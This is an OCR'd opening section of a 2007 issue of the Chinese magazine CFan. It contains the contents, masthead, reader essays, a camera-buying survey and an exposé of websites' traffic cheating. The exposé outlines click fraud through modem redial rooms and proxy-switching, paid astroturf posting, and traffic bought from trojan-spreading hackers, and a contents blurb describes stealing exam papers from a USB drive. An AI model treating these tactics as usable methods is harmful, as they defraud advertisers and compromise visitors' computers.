目录 CONTENTS

《电脑爱好者》2007年19期 | 总第290期 WWW.CFAN.COM.CN

JOIN US CFan · 你

NEWS & FOCUS 新视界

ENJOY 我就CFan

SOLUTIONS 聪明用电脑

系 统

网 络

50

不可能的任务 U 碟中谍 2008
师生U盘间谍战实录

小A趁老师不注意派遣了U盘小偷这个间谍，企图窃取老师保存在U盘中的试卷。小A精心布局，老师却浑然不知，小A策划的这场U盘间谍战究竟会如何发展……

67

网络淘金系列

要做网站请找我！

茫茫网海中藏着很多金矿，帮人建网站就是个不错的选择。但是，大鱼在哪里？从何下手？如何推广服务，与顾客有效沟通呢？



30

系统安全百分百

你的电脑经常中毒吧，如何让你的系统能百分百安全？就来菜鸟集训营，让你轻轻松松防范病毒，保证你的系统百分百安全。

软 件

办 公

硬 件

10



网站"流氓宝典"
——当网站遭遇潜规则

小网站要发展壮大，大网站要维持地位，所有"流氓"行为无外乎是为了抢流量。抢流量又为了啥？有人说是为了吸引VC（风险投资）注意，有人说是为了扬名立万。其实说到底，就是为了一个钱字。

20







"真人版街头霸王"诞生记

7天长假，出门旅行——哪儿都人满为患；在家睡觉——假期来之不易。或许往常你在做出满意的选择前假期已经结束了。但这次，不会编程的你也有机会利用7天的时间做出属于你的格斗游戏大作！



52

系统保护按需选择

没完没了的病毒，每天骚扰你的恶意软件，Windows早就成了众矢之的，于是各种保护系统的软件随之而已，你对它们了解多少呢？

58



当汉字遇见Office

生僻字读写、姓名排序、汉字转换、稿纸应用、字帖制作……在Office的众多技巧中，有一些因为汉字而生，不知你是否留意。

94



装台HTPC看大片
提前进入蓝光时代

看大片，不应该在电脑桌前坐得笔直，窝在沙发里拿着零食才是王道。价格高昂的蓝光播放机尚未普及，HTPC堪称平板电视的最佳搭档。只要主流电脑一半的价格，就可以享受真正的Full HD电影，从此不必再去电影院！

92



AMD发布四核处理器
"巴萨"快步追赶"银河战队"

AMD四核处理器"巴塞罗那"在推迟n个月后终于面世了。在四核大战中，这一次"巴萨"似乎落后了，不过此次AMD推出的四核产品绝对是给Fans的一个惊喜。

本期热点导读

美 文 报

TALENT 天生我才

DOCTOR 傻博士

KNOW WLEDAE CFan加油站

DIAITAL 数字时代

54

剑出偏锋，记事本也能杀病毒

面对病毒，在杀毒软件都束手无策的情况下，除了绝望我们还能怎样？不如抄起记事本跟它拼了……

36

当 Windows 跌倒在起跑线

也许昨天还用得好好的，等再开机时它却毫无征兆地罢工了，如果你正好有紧急的任务要处理，必然会让你心急如焚。别着急，今天我们就请有关专家教你如何轻松应对XP启动故障。



HOT TOPIC 热点话题

GUIDES 明白买电脑

SEARCHING 爆料王

精彩预告

特别话题：大家都在讨论宽带的限速问题，于是有不少人觉得自己下载慢一定是这些电信运营商偷偷做了手脚。其实很多下载不畅的情况是设置不当或者没有运用正确方法造成的……

“In”派茶馆：面对数款不同规格的芯片组，各种各样的 CPU，究竟该怎样搭配才算合理呢？AM2+ 接口是什么，哪款 CPU 需要使用这个接口？Core 2 Duo 搭配 965 主板是最合适的吗？如果你在装机时也有类似的疑问，下期硬件专题就不容错过！

相关软件索引

	软件	软件说明	页码
	2DFM 1.02汉化版	制作2D格斗游戏	20
荐	金山清理专家 2	强大的系统安全软件	30
	Resource Hacker 3.4.0 汉化版	优秀的编译软件	32
	GIF Movie Gear 4.1.2 汉化版	小巧的GIF编辑软件	33
荐	U盘超级加密2008 V5.20	U盘数据加密保护工具	50
荐	哑巴进程保护器 2.5	保护进程不被其他程序关掉的工具	51
	雨过天晴电脑保护系统专业版 1.0.070627	一种强大的多点还原系统保护和恢复软件	52
	一键还原精灵VISTA版 6.0	备份还原系统快捷稳定，实现一键操作	52
	Flash SlideShow Builder 4.0 汉化版	制作极酷的Flash相册	88

电脑爱好者

Computer Fan

http://www.cfan.com.cn

2007年第19期 总第290期

主管单位	中国科学院
主办单位	北京《电脑爱好者》杂志社
	中国计算机世界出版服务公司
编辑出版	《电脑爱好者》杂志编辑部
顾问	郭传杰
社长	陈 梅
总编辑	高 翔
出版部	聂 静（主任）
主编	封立鹏
编辑部主任	张 健
编辑部	何 昊（副主任） 张 勇 陈荣贵 朱晨旭
	拱旭东 张 文 马江华 杜 昕
评测室	西浩铭 商 驰 于 峰
设计制作部	余文憬（总 监） 胡京燕 陈红侠
发行部	刘丽华（总经理） 顾建林（副总经理）
客户服务部	总 监 姚 雯
	副总监 李 隆 米 彬
商务市场部	柳 超（副总监）
网络部	滕大鹏（副主任） 王华侨（技术总监）
办公/通信地址	北京市海淀区翠微中里14号楼4层(邮编:100036)
	北京123信箱（北京《电脑爱好者》杂志社） 办公新址!
E-mail	hotline@cfan.com.cn(稿件请投相应栏目信箱)
网址	http://www.cfan.com.cn
总机	010-68130909
广告客户部	010-68250606 / 68251818 / 68258181
读者服务部	010-68258784（周一至周五，9:00~16:30）
	E-mail:yougou@cfan.com.cn
	邮购自助查询：010-68259307 / 68259457
活动查询	010-68130909 转6629
订阅	全国各地邮局(所)
国内发行	北京报刊发行局
邮发代号	82-512
国外发行	中国国际图书贸易总公司
发行代号	4576SM
刊号	ISSN1005-0043/CN11-3248/TP
印刷	北京外文印刷厂
广告许可证	京海工商广字第0055号
每册定价	5.00元
全年定价	120.00元

本刊法律顾问：北京周涛律师事务所（网站：www.zt148.com.cn）

电话：010-63141013 13366185341

本刊如有印刷质量问题（错页、掉页、残页等），请您与我们联系，我们负责调换。E-mail：publish@cfan.com.cn



CFan▪你

果果 http://guoguo.blog.cfan.com.cn

秋像一个婀娜的少女，踏着金色的车子来了……和春一样可爱，同夏一样热情，如冬一样迷人。

近了，近了，她手里还拿着一本《电脑爱好者》，只见上面写着："金秋，试刊号。"

是吗？赶紧打开：文章内容更丰富了！形式更多样了！（具体怎么改的，请翻杂志吧！）

这边，是几千份来自网络和平信的改版调查表，还有详细的统计分析报告；那边，传来改版会上激烈的讨论，灵感迸发……

去年的秋天，成功改版为我们赢得了更多的读者，订阅量继续稳居全国IT类杂志第一；今年的秋天，我们要做得更好，因为，时代在发展，读者的口味在变化，学用为本，充分满足读者需求，不断超越自己是我们最重要的目标！

金色的秋天，收获的季节。吹灭生日蜡烛，CFan踏入15岁的花园。累累硕果，无限生机……一系列创刊15周年活动要开始了！当CFan来到你身边，赶快过来迎接吧！所有CFan人，都将是这个盛会的参与者！

秋风吹，风铃摇曳，送来串串祝福。IT普及的大潮涌动，《电脑爱好者》高举人才培养大旗。一起来吧，加入这个庞大的队伍，共同享受成长的喜悦！



感谢山东的邵丹为编辑部绘制了非常精美的肖像漫画！邵丹个人主页：http://www.86look.com/shaodan

小编面对面

小编们亲自讲解的视频教程全新上线啦！

根据教程的分类，估计大家也能猜出是谁的声音，很神秘很有趣吧？当然，通过直观生动的方式掌握电脑技巧是关键！赶紧登录http://video.cfan.com.cn/cfanvideo。

忙碌的小编们快出来，不要埋头在那里做稿子了，出来和读者们说说话吧！嘿嘿，先拉来几位。



柳絮飞：

敬请关注本刊加油站的新创漫画栏目——"IT外传：寻找比尔·盖茨"。

2007年的某一天，一个名叫"稀饭"（CFan）的少年乘坐火星人的时光机器，准备回到1966年。那一年，比尔·盖茨刚上中学，稀饭计划与他一起上学、创业，这样就可以沾光也变成亿万富翁了。但糟糕的是，稀饭坐过了站，一下子掉入1936年了。接下来，他将在人生地不熟的年代，如何生存，如何发展呢？他将会有哪些奇遇？还请大家一起来设计。

讲故事一直是柳絮飞的专长。这次试刊，他接到任务：把IT史话编成一系列漫画故事。这不，刚一出炉就在编辑部里引起热烈反响。不知道大家对这个新鲜的形式是否感兴趣？欢迎多多提意见，要提供故事脚本，也千万别客气。



west：

"游戏讲堂"已迁往"爆料王"栏目啦！依旧紧跟最新游戏，优化技巧、测试成绩、配置推荐、故障解决，一切关于游戏的实用内容都在其中。掌上玩家来了！现在的掌上设备越来越多，PDA、MP4、PMP、GPS，甚至原本功能单一的电子词典都变得功能丰富无比。它们里面究竟藏着多少秘密？能帮你解决什么问题？关注"掌上玩家"栏目吧，这里会有你想知道的一切！

CFan傻鱼：

大家好，我是新来的小编。虽然是新来的，我可是编辑部里最"成熟"的编辑，因为我已经当爸爸了，哈哈。还记得16期"DC拍拍拍"里面那个可爱的"金猪宝宝"吗？那就是我家小鱼，我"以权谋私"了一把。对于我负责的硬件栏目，希望大家今后多多指教。



IT 期刊从城市走向农村

《电脑爱好者》：给读者家的感觉

◀《中国邮政报》专版刊登《电脑爱好者》风采

十多年来，《电脑爱好者》蓬勃发展，发行已经深入全国四五六级城市和广大的乡村，占据着IT杂志发行量与影响力第一的龙头位置，在传统报刊发行量纷纷下滑的大环境下，《电脑爱好者》依然能够保持强劲势头，订阅用户大幅激增，发行量不断提升。以《电脑爱好者》为代表的IT应用普及刊物正依靠邮政强大的网络，在夯实大中城市市场的同时，实施进军农村市场的战略。

福建 周强

看完18期杂志，我也有点想买台宽屏LCD了，可是我到市场里刚走了几家就被侃晕了，有的商家说PVA的面板好，有的说MVB的面板好，还有的说TN的便宜效果也不错，我到底应该买哪种呀？一般也就是玩游戏上网什么的。

um：

感谢你对硬件版面的关注。首先更正一点，MVB是《电脑爱好者》一年一度的评选活动，MVA才是液晶面板的类型。液晶面板确实有很多种，一般消费者很容易弄混，商家所说的TN面板应该都是指改进型TN面板，视角比上一代TN面板开阔了许多，价格也很便宜，TN面板的22英寸或21.6英寸的宽屏液晶显示器性价比都很高。至于PVA、MVA及IPS等广视角面板的效果确实好一些，但价格高很多，建议你到市场里亲眼看看再决定。

Cornel：

看过"天生我才之网络天才"栏目的读者朋友，经过一年多的系列学习，已经掌握了网管所需的一些技能。今后我们把这个栏目定位到"网络安全工程师"，专门找到具有丰富实战经验的网络安全工程师，给大家实战演示一下真正的"黑客对抗"。更多精彩，敬请关注！

阳光色彩

目录别那么复杂好吗？看到目录就像到自由市场买衣服，容易眼花。小说目录多好找。

蔚蓝之空

部分同意，重点和精品文章可以用专门的框图来突出，方便查阅，其余的简化些就好。

这个问题我们仔细地讨论过，这不，本期试刊就改得简洁多了。还有什么好建议，尽管告诉我们吧，谢谢！

父子CFan

■海南/**何壮君**



值此CFan杂志迎庆创刊15周年之际，听到儿子获奖的消息，我难抑心潮澎湃，特此敬献这深情的文字。

来自边远县城的父子俩在省城的匆匆步履，停留到一个书摊前。刚小学毕业的儿子捧起一本《电脑爱好者》杂志，脚步就不再挪动，要将各期的杂志悉数买下，父亲说："咱们电脑摸都没摸过，买什么《电脑爱好者》！"儿子不依，于是，爷俩一个往外拉，一个往里拽……多年前的那一瞬间，固化成了一幅滑稽的父子CFan图。

后来，儿子通过往编辑部索取赠刊，从此加入了CFan的队伍。

儿子上了初中，成绩总是中不溜秋的，父亲急了，想到儿子对《电脑爱好者》的喜爱，于是顺势激将：如果考到前五名，就买电脑。一招奏效，儿子用功了，期末考试跃居第一，父亲喜出望外。

电脑买了，《电脑爱好者》订了。这下子一放学回来，儿子就忙开了。先是DOS, 后来是Win 32，再后来又是Win 95，都玩个精溜溜的。别人说儿子是无师自通，其实第一位老师，就是《电脑爱好者》。当时边远县城难得买到几本电脑书刊，每期《电脑爱好者》一来，阅读优先权总是儿子的，他会将自己反锁到屋内看上两三个通宵。

儿子从杂志文章中学玩游戏，学电脑技巧，安装卸载、优化内存、查毒杀毒、编写批处理程序……总是花样翻新。老师见他打字飞快，推荐他参加全国青少年信息奥林匹克赛（NOI）。真是歪打正着，儿子就凭着CFan的基础，自学了指定的参赛教材，未经任何编程辅导，居然还得了省内二等奖！

儿子对电脑的痴迷和狂热感染了父亲，父亲也学起了电脑，发现电脑对工作真有莫大的帮助。很快，Word、Excel、Access、Photoshop等等，都让父亲的业务插上了翅膀。而《电脑爱好者》就是父亲理解电脑、熟悉软件硬件、攀登向上的阶梯。父亲装装卸卸，渐成"高手"，写起自己的经验来。几年内在全国报刊发表的学习电脑相关文章就有30多篇。

至今，父亲还是孜孜以求，一期不拉地在CFan杂志中寻金觅宝，但儿子早就不再跟父亲竞争新杂志的首阅权了。几年前，他从边远县城考到CFan所在的城市——北京。他遗憾自己没能报读计算机专业，但毕业后，他还硬是以CFan的根底挤进了程序员的行列。为此，父亲一直担心儿子"不务正业，难有成就"。

今年6月30日凌晨，儿子从美国拉斯维加斯的TOPCODER OPEN 2007比赛现场来电，告诉父亲他已获得了DEVELOPMENT 项目的冠军（详见http://www.topcoder.com/tco07）！功夫不负有心人，儿子手抚CFan泪盈眶！

果果：一个在报刊亭前久久不愿离去的小男孩，一个把自己关在屋子里独享稀饭大餐的少年，一个考入北京师范大学的大男生，一个放弃了与自己所学的应用数学专业相关的高薪工作，坚持从事软件开发的工程师……站在世界顶尖赛事的领奖台上，CFan人笑得那样灿烂，那样自豪！用部分奖金在美国周游后，何丰回到北京，继续啃他的外文资料，白天休息，晚上编程，享受着电脑带来的无穷乐趣。父亲说，请不要打扰儿子忙碌的生活，重要的是低调的他宁愿把荣誉自己珍藏。何丰，也许此刻父亲把杂志送到你面前，请不要惊讶，所有CFan人已经分享了这份喜悦，并且从你身上得到了力量，向着自己的目标，执著而快乐进发！

背景资料：

TopCoder, Inc.在线编程竞赛、技能评估以及竞赛软件开发领域的领导者。凭借其专有的编程竞赛与评级系统，选拔全球最佳的程序员。比赛可用Java、C++、VB和C#中的一种语言来实现算法，强调彻底的规范与设计，利用可重复使用的组件进行分布式开发，并有一套严格的品质保证审核程序，从而实现比传统软件开发方法开发出来的产品质量更高、成本更低的软件解决方案。

2007 TopCoder公开赛吸引了来自全球的4600多名选手，77名精英获邀参加原理决赛。何丰成功开发了一系列用于压力测试、AJAX 网络应用以及动态网页数据处理的组件，获软件组件开发项目冠军，赢得了15000美元奖金。



▲右起第二位为何丰

CFan: 让我的家庭和谐美满

■河北/**杨福利**



当我抚摸着那亲切的封面，才感觉到时光匆匆流逝，我读CFan已有七年多的光景。从曾经望着BIOS而惊慌失措，面对着"瘟酒吧"的一次次蓝屏和死机而不知所措，到现在成为单位领导和朋友的得力助手，在这些年里CFan不仅仅给了我电脑的知识和技巧，也在生活中给了我莫大的勇气，使内向的我能勇敢地挑战自己所遇到的难题。

一天我心中很失落。回到家中妻子问起原因，我说错过了一期非常好的杂志CFan。第二天，身怀六甲的妻子竟走遍了附近所有的书亭，把能有电脑杂志的地方一一问过，才在一个书店老板的热心帮助下讨到了一本。当我下班回到家里时，妻子早已疲惫地睡下。望着熟睡的妻子，手捧着那一本CFan，我心中既欣喜又沉重。

如今我的儿子已经三岁，每次杂志邮到后，我都小心翼翼地打开，领着孩子一起读，指着书本精美的插图告诉他什么是主板，什么是机箱，渐渐地他已与我一起感受着CFan的熏陶。

CFan让我更加深爱妻子，有CFan的生活是那么和谐与温馨！

近来生活的琐事越来越多，把我原先用来读CFan的时间挤得越来越少。于是我就经常把CFan随身携带，一有时间就拿出来学习。尽管自己还用着比较落伍的机子，尽管那些新奇的软件在我的爱机上行如蜗牛，但是只要有CFan，我就乐此不疲。

CFan的魅力，让人无法抗拒。真心感谢编辑们的辛苦工作，希望CFan越办越好！

果果：每期收到的大量评刊表中，必有一份是杨福利的。一件事情做一次不难，但几年如一日地坚持下来，确实不易。请让我代表所有的小编，向你和所有坚持评刊的热心读者道一声："谢谢！"《电脑爱好者》是一条传递爱的纽带，我们也希望所有亲爱的读者都能感受到爱和知识的力量。CF [DB01]



爱好者网站冲浪指南

请登录http://school.cfan.com.cn/cfan/200719，进入本期导航专页。

热闹论坛岛

★黑客行为调查：四成以上黑客在研究"免杀"病毒
★为什么有些动画图片是JPG格式的
★仿著名熊猫烧香替换EXE文件图标
★MP3用无损格式能否达到CD音质
★怎么给CPU超频
★传网龙今年将赴香港上市 IPO达8亿港元
★警告你：别盲目崇拜16.7M色液晶面板
★毕业后才明白的15件事
(http://bbs.cfan.com.cn)

版主风采



欣妍

大家好，我是影音区的版主。希望大家在交流技术问题的时候也能听听歌，看看电影，让身心放松一下。

这些年来，CFan像一个启蒙老师，带给我足够的知识储备——从企业的HELPDESK再到system administrator……希望更多的CFan人能在轻松的环境中学习、提高。工作不是全部，充分享受生活的乐趣！

热心会员



小狼狗

Hi，我是爱好者论坛里的小狼狗。可爱的猫猫把我带进了这个论坛，在论坛这个大家庭里我找到了不一般的感觉，认识了很多热情的朋友。说起进入论坛的点点滴滴，不知道要说多少个日夜才说得完。真的很喜欢这个论坛，希望以后能和大家一起学习、一起分享快乐、一起成长！最后祝福大家明天更美好，论坛的发展更加壮大。

为庆祝CFan创刊15周年，论坛、博墅将推出一系列活动，不要错过！

收集杂志封面活动

您是《电脑爱好者》的忠实读者么？您家有很多本杂志吧？来爱好者论坛（http://bbs.cfan.com.cn）秀一秀您的收藏，既能得到大家羡慕的眼光，又能获得免费的奖品，何乐而不为？

捉鱼第四届手机游戏调研活动启动

据统计，2006年全球娱乐市场规模有20亿美元，而手机游戏占有9亿美元，且保持年增长率40%，预计2009年将达到近20亿美元的市场价值。2008年奥运年赋予了手机游戏更大的市场和机遇。此次捉鱼网第四届手机游戏调研活动将全面覆盖手机游戏行业产业链，了解用户对手机游戏的认知、习惯、购买等细致要求，为2008年手机游戏产业发展提供全面、精准的市场信息，为手机游戏厂商、运营商及VC等业界人士对市场发展和定位做出有关决策提供真实、有效的客观依据，更好地挖掘手游市场的营销潜能。

捉鱼JOYES第四届手机游戏调研活动将于9月底正式上线推出，期间将产生超值大奖反馈参与调研问卷的手机用户，每周不断有精美礼品送出，填问卷，中大奖，为此次活动增添了更多关注度和趣味性。手机用户只要编辑短信"捉鱼网"发送到91600即可免费访问捉鱼WAP网站（http://wap.joyes.com），9月底第四届手机游戏调研问卷在WAP平台发布，用户只需几分钟填写问卷，即有机会赢取大奖，同时可享受捉鱼平台的其他增值服务应用，习惯WEB访问的用户同样可在捉鱼网WEB平台（http://www.joyes.com）参与活动。

基金与账户安全

http://bbs.cfan.com.cn/zhuanti/jj　推荐指数：★★★★★★

如今，基金成为热门话题，人们纷纷把银行里的钱取出来购买基金，从网上购买避免了长时间的排队等待，但是如何保障网上账户的安全呢？

· 购买基金实用工具　· 安全工具　· 电脑必备软件
· 网友互动　· 相关新闻

QQ 修改版大比武

http://school.cfan.com.cn/zhuanti/qqxiugai　推荐指数：★★★★★☆

显IP地址、无广告、可定制的ＱＱ一直是用户们的至爱，没有了珊瑚虫，还有许多修改的版本。这些版本有的是个人自用作品，有的是网站给自己会员使用的作品，它们是否侵权难下定论，但是以用户的角度来说，它们还是受欢迎的。

· 飘云版　· 狂人 DIY 版　· 阿瑞斯精简版　· 传美正式版
· 雨林木风版　· 海峰完整版　· 快乐无极版　· 推荐QQ头像

建站四步曲

http://school.cfan.com.cn/zhuanti/shibuqu　推荐指数：★★★★☆☆

你是否想过利用工作之余赚点儿外快？建站涉及的知识面较广：CMS内容管理系统的选择、采集器的使用、网站的推广、网站广告的投放……建站几步走，除了看本专题，你还可以到站长专区查看更多相关实用秘籍。

· 建站工具不可少：CMS选择　· 网站更新利器：采集器应用
· 有了网站，也要有流量：网站推广　· 赚钱才是硬道理：网站广告



http://bbs.cfan.com.cn/zhuanti/sj　推荐指数：★★★★★☆

现今，随着科技越来越发达，手机等高科技产品的功能也越来越多，可是你真的了解自己的手机吗？让我们一起来玩转手机！

· 手机问题　· 手机铃声　· 电子书　· 手机游戏
· 手机主题桌面　· 手机影视专区　· 手机彩图 CF [DB02]

2007年度CFan读者购买意向调查报告

数码相机类

● CFan数据分析师/李春艳　● CFan评测室/商驰 西浩铭


本次调查历时9天，共收到665份有效问卷，感谢各位读者对CFan系列调查的参与和支持！

查看全部报告信息请登录爱好者网站：http://www.cfan.com.cn/vote/

拥有情况分析

拥有率和拥有类型

参与调查的655位读者中，有40.8%拥有自己的数码相机，其中36.7%的读者拥有消费级数码相机，另有4.1%是单反数码相机用户。18-24岁的读者数码相机拥有率是30.4%，若按职业背景比较，高中学生和大学学生的DC拥有率低于平均水平。




▲数码相机拥有率

综合满意度

本次调查询问了读者对其数码相机的满意度情况。调查结果显示，仅有11.7%的读者表示非常满意，约56.2%读者的态度是比较满意，认为自己的数码相机一般的读者占24.2%，另有7.9%的读者表示不满意。

品牌

数码相机是品牌集中度较高的IT产品，在267位有数码相机的读者中，有28.6%使用的是佳能相机，索尼的品牌占有率为25.2%，排在第三、四位的分别是三星(11.7%)和柯达(5.6%)，其他品牌的相机市场占有率均在5%以下。



▲最大像素值与购买年份的关系

像素

2002年至今，市场上主流数码相机的最大像素值不断攀升。分析最大像素值与购买年份的关系，可以发现300万像素的在2003年以前是热销产品；2004年开始500万像素的DC成为主流产品；至2006年，CFan读者购买700万像素相机的比例已与500万像素的相差不多；2007年，300万像素相机已经不见踪影，500万像素的比例也很低，与此同时800万像素的DC市场占有率已接近20%。

光学变焦倍数

最大光学变焦倍数决定了数码相机的远摄能力。CFan读者拥有的数码相机中3倍光学变焦的约占39.2%，4倍的占25.9%，其中长焦相机（10倍及以上）的比例约为11.1%。


液晶屏尺寸

近年来，液晶面板价格走低，新款数码相机的液晶屏尺寸因而越做越大，2.5英寸显示屏的DC在2007年新购相机中已经占到78%

购买需求分析

最喜爱品牌

本次调查询问读者最喜欢的三个数码相机品牌。约有64.9%的CFan读者表示喜欢佳能的数码相机，认为索尼相机不错的读者也超过半数达到51.1%，支持度排在第三位的品牌是三星，约有30.2%的喜欢三星；爱国者数码相机的品牌支持度约为11.5%，是国产相机中最受欢迎的，国产品牌中的联想在数码相机方面的受喜爱程度还比较低。



▲各因素对购买数码相机的影响

购买计划

约有33%的受访读者表示近期有购买数码相机的计划。若具体到购机的时间安排上，有购机打算的这216位受访者中约有19%预计会在3个月内购买相机，约31%将在未来3-6个月内购买，还有半数可能会在半年后购买。

看重因素

数码相机的品牌集中度很高，这也是CFan读者在购机时最看重品牌的原因之一。其次是价格因素的影响，约71%的读者比较看重数码相机价格。半数左右的读者比较关注相机的像素值，但是影响数码相机成像性能的另一重要因素——CCD面积仅受到约23%读者的重视，这与商家的宣传力度侧重于像素值不无关系。售后服务也是读者很关心的项目，增加售后质保时间可以提高产品的竞争能力。

拍照手机的替代影响

拍照手机对数码相机的市场销售影响有限。当假设受访者已经有一款有拍照功能的手机时，约90.7%的读者认为还需要另外购买数码相机，只有9.3%的读者表示拍照手机可以完全代替数码相机。

网站“流氓宝典”

当网站遭遇潜规则

■ 本刊记者/**杜昕**

Tag Alexa、流量、作弊 CFan新视界



如果你上网，并且知道一个叫做Alexa排名的东东，那你大概也听说了前不久，大洋彼岸的Alexa排名（号称最权威的全球网站排名机构之一）在算法上做了些优化之后，大量国内网站排名出现下滑，原先排名前1000名的，竟有1/3被完全清空或排名大幅降低！“集体作弊”对这些网站来说，自然是个极难接受的罪名，于是，很多网站开始找Alexa的“茬儿”，有的怨它错杀无辜，有的骂它算法垃圾，有的说Alexa的统计工具条在中国安装率非常低，而且常被杀毒工具误杀，所以很难反映国内网站的真实情况……我们无意参与这场稀里哗啦的口水战，因为在我们暗访业内人士后发现，即便国内网站不为追逐Alexa排名而绞尽脑汁，网站运营中仍有许多不得不为、必须要为，比较“流氓”的潜规则。



潜规则一 流量联盟里的猫腻

在将流量视为王道的个人站长和小站站长眼里，流量联盟能通过交换彼此的网站链接，互帮互助、共同富裕。打开像中国站长网（www.chinazhan.net）、我要啦（www.51.la）、我要流量（www.51Traffic.com）这样站长集中的网站，一般都会看到醒目的“买流量”广告，把你引到流量联盟的网站上去。只要在流量联盟注册为会员，每访问一个联盟会员的网站，就可以获取相应的点数，而自己的网站每被其他会员访问一次，则会被扣去一定点数。表面看来，这相当人性化，但是，如果站长没那么多时间访问呢？或者，如果访问量满足不了站长的需要呢？

用钱买！这算作弊吗？“严格说来，的确不算光明正大，但事实上，这已经是圈里人所共知的秘密。很多大网站也会跟流量联盟签约，在联盟的网站上投广告，把联盟的流量转嫁到他们的广告上去，其实也是变相地买流量嘛。”一位联盟会员笑笑答道。

手法一 买流量

可操作指数：★★★★★

有效指数：★★★★★

只要你和流量联盟签署了购买协议，你的网站就会在联盟里其他会员的网站上以链接形式出现。不用担心花冤枉钱，这是按效果收费的，大概每带过来10000个IP收六七十块。这只是买流量的初级形式，许多流量联盟还设置了软件，可以从联盟网站上抓取数据，交钱越多的会员，被抓取的次数就越多，出现的频率也就越高，被其他会员访问的次数也就越多。还有一种缺德带冒烟的，就是从黑客手里买流量。买方先把木马程序放进网页，访问者不知不觉就会中毒，电脑就任由别人操控，QQ、密码、文件，别人想要什么就可以拿什么，刷网站排名，流量作弊更是不在话下。

潜规则二 小黑屋里的猫叫声

不要笑，这可是“宝典”里相当实用的一招。一位大中型网站的知情人士透露说，他们公司有一个专门的小黑屋，该黑屋大门关的时候多，开的时候少，没日没夜地从里面传出“吱吱啦啦”的猫叫声。每只猫配合一台电脑，电脑上装有专门程序，控制它完成拨号、登录、点击、断网这一系列动作。

看到这里，你是不是惊叹：如今的刷点击量已经这么高科技了！的确，据这位知情人士介绍，这招被很多网站广泛采用，正好把淘汰的老电脑、破电脑都利用起来，发挥“余热”。这种手法一般用在点击客户广告上，客户花钱投了广告，总要给人家一个交代吧。于是，真实不满作弊补。

手法二 智能点击

可操作指数：★★★★

有效指数：★★★★★

按完成拨号、登录、点击、断网耗时1分钟计，一只猫一天可以点击一个页面1440次，10只猫就是14400次。因为每次断网后拨号，都会被重新分配IP，所以这个手法很“保险”，就是有一定资金门槛，个人网站实现起来有难度。因此个人网站选择了一种专门转换代理的软件，这种软件能自动寻找和设置代理服务器，从而改变本机的IP，连一次次的拨号都省了。



潜规则三　网络枪手的帖海战术

发帖子谁都会，但要把发帖子当成一项工作，一个赚外块甚至是养家糊口的手段，那还真需要点道行。相信不少喜欢泡论坛的学生朋友都见过招聘发帖手的广告，大多这样描述这个职位：

1.将社区提供的客户宣传文字粘贴到各大论坛的相关版块；

2.组织并引发网友交流互动，当已发布的帖子下沉后，及时顶帖；

3.当访客回复中出现提问或咨询时，及时组织素材进行回复。

国内某著名门户网站的一位编辑说："招募兼职发帖手对网站来说太正常了，想不出来现在有哪个网站不这么做的。"通过顶帖不断刺激大家的眼球，并且在帖子里加上链接，将人引到自己的网站上去。大家比较常见的这类帖子就是谈谈使用产品的心得，顺便推荐一下产品什么的。这看似很简单，但如果要求你在全国200个最热门的BBS上，一个月内出现至少1000篇关于这个企业的产品和服务的讨论，并拿到1万个有效回复的话，你还会觉得很简单吗？毕竟，个人的能力是有限的，写段时间就会缺乏新意，于是乎，为了提高效率，就出现了一种专门替人发帖的公司。据某发帖公司内部人事透露，他们代客户发帖的报酬是这么算的：

大帖：（500字以上的原创帖）每篇300元（比小编的稿费高多了！哭~~）；

中帖：（100字以上的原创帖）每篇150元；

炒帖：（原创大帖根据各论坛的实际需求进行目标性的转发）每篇50元；

小帖：（含顶帖、小主帖、回帖）每条2元。

手法三　抢手发帖

可操作指数：★★★★

有效指数：★★★

花钱雇人发帖，无非想达到两个目的：宣传和增加流量。发帖公司有专业写手、推手，需要非常了解产品的特点以及每个论坛有投放价值的版块，文章还必须不能重复，工作量可想而知。据说，完成了相当苛刻的要求后，专业发帖公司一个月就能从客户那里赚到5万块！不过，这个价钱在圈内应该算是比较高的了，个人兼职发帖手很难拿到这个价钱，一般一个帖子也就1块钱。

难抵诱惑，谁不"流氓"谁吃亏

小网站要发展壮大，大网站要维持地位，所有"流氓"行为无外乎是为了抢流量。抢流量又为了啥？有人说是为了吸引VC（风险投资）注意，有人说是为了扬名立万。其实说到底，就是为了一个钱字。所以，一眼望去，如今能"洁身自好"的网站真是寥寥无几。俗话说，法不责众。就像被访者们表示的，尽管不光明正大，但是各种手法仍然并会继续被大小网站们使用。有人说，归根结底，行业环境才是罪魁祸首！炒作、虚夸、模仿、追风……在经久不衰的混战中，顺手牵羊、浑水摸鱼、投机钻营实在是再容易不过了。

不知道今天您看了我们总结的这几个"经典"的网站"流氓"手段后有什么想法，很有可能，您在这方面知道的比我们还多。我们将在近期安排一次对此话题的访谈，非常欢迎您发邮件到viewpoint@cfan.com.cn，说说您了解的高招，来信将有奖采纳。 CF[XW01]



趣闻

2007年6月14日，中国雅虎副总裁张忆芬炮轰谷歌中国，称其增长的流量都是买来的。据张忆芬透露，谷歌出了6倍于雅虎的价格才争取到与新浪的搜索合作。其次是导流量，张忆芬表示，在中国要想访问google.com都会直接跳到.cn，你必须选择英文版才能访问到.com，她认为这是谷歌导流量的方式。

